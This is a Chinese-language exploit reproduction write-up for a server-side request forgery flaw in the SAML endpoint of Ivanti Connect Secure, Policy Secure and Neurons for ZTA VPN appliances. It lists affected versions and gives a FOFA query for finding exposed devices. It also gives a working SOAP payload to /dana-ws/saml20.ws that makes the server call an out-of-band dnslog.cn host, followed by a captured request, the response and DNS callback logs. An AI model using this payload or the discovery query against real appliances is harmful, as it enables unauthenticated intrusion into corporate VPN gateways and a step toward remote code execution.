

I2-1IvantiConnectSecure-VPN-SSRF


漏洞描述：

此漏洞是由于Ivanti Connect Secure、Ivanti Policy Secure和 Ivanti Neurons for ZTA 的 SAML 组件中存在服务器端请求伪造漏洞，因此攻击者可利用该漏洞在未经身份验证的情况下访问某些受限资源，结合相关功能造成远程代码执行。

影响版本：

Ivanti Neurons for ZTA<22.6R1.3
9.0<=Ivanti Connect Secure<9.1R14.4
9.0<=Ivanti Connect Secure<9.1R17.2
9.0<=Ivanti Connect Secure<9.1R18.3
22.0<=Ivanti Connect Secure<22.4R2.2
22.0<=Ivanti Connect Secure<22.5R1.1
9.0<=Ivanti Policy Secure<10.0
22.0<=Ivanti Policy Secure<23.0

网站图片：



网络测绘：

fofa语法：

header="DSBrowserID" || banner="DSBrowserID" || body="/dana-na/expires=" || body="dana-cached/imgs/space.gif" || body="/dana-na/imgs/space.gif" || body="/dana-na/imgs/Product_favicon.png" || body="/dana-na/imgs/Ivanti_favicon.png" || body="/dana-na/css/ds.js" || body="ds_mobile_safari.css" || body="welcome.cgi?p=logo&signinId=url_default"

漏洞复现：

payload:

```
POST /dana-ws/saml20.ws HTTP/1.1
Host: your-ip
Content-Type: text/xml
Connection: close
```

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo>
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
        <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      </ds:SignedInfo>
      <ds:SignatureValue>dummy</ds:SignatureValue>
      <ds:KeyInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig#">
        <ds:RetrievalMethod URI="http://1111111.7217xv.dnslog.cn" />
        <ds:X509Data />
      </ds:KeyInfo>
      <ds:Object></ds:Object>
    </ds:Signature>
  </soap:Body>
</soap:Envelope>
```

效果图:

Dnslog验证

Request

< > 数据包扫描 热加载 构造请求

```
1 POST /dana-ws/saml20.ws HTTP/1.1
2 Host: ...
3 Content-Type: ...
4 Connection: close
5
6 <?xml version="1.0" encoding="UTF-8"?>
7 <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
8 <soap:Body>
9 <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
10 <ds:SignedInfo>
11 <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
12 <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
13 <ds:SignedInfo>
14 <ds:SignatureValue>dummy</ds:SignatureValue>
15 <ds:KeyInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
16 xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig#"
17 <ds:RetrievalMethod URI="http://1111111.7217xv.dnslog.cn"/>
18 <ds:X509Data/>
19 <ds:KeyInfo/>
20 <ds:Object/></ds:Signature>
21 </soap:Body>
22 </soap:Envelope>
```

Responses https 2650bytes / 3396ms 美化 渲染 请输入定位响应

```
1 HTTP/1.1 500: Internal Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Pragma: no-cache
5 Cache-Control: no-store
6 Expires: -1
7 Strict-Transport-Security: max-age=31536000
8 accept-ch: Sec-CH-UA-Platform-Version
9 Content-Length: 2650
10
11 <!-- Copyright (c) 2022 by Ivanti Inc. All rights reserved.-->
12
13 <html>
14 <head>
15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
16 <meta name="robots" content="none">
17 <link rel="icon" href="/dana-na/imgs/Product_favicon.png" type="image/png">
18 <title>Please&#32;Login&#32;to&#32;reconnect&#32;to&#32;the&#32;correct&#32;site&#46;
19
20 <script src="/dana-na/css/
21 ds_bbbaf129d73bd19d9d1728d4366cd262d992204b5b1a3cdbc3f2aa78f20366.js"></script>
22 <script>
23 WriteCSS();
24 </script>
```

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 自定义 内置DNSLog: dnslog.cn 使用本地: 生成一个可用域名

当前激活域名为 7217xv.dnslog.cn

只看A记录: 自动刷新记录:

| 域名 | DNS类型 | 远端IP | Timestamp |
|----------------------------|-------|-----------------|---------------------|
| + 7217xv.dnslog.cn | A | 111.111.111.111 | 2024-02-06 06:03:53 |
| + 7217xv.dnslog.cn | A | 111.111.111.111 | 2024-02-06 06:03:53 |
| + 7217xv.dnslog.cn | A | 111.111.111.111 | 2024-02-06 06:03:56 |
| + 1111111.7217xv.dnslog.cn | A | 111.111.111.111 | 2024-02-06 06:03:56 |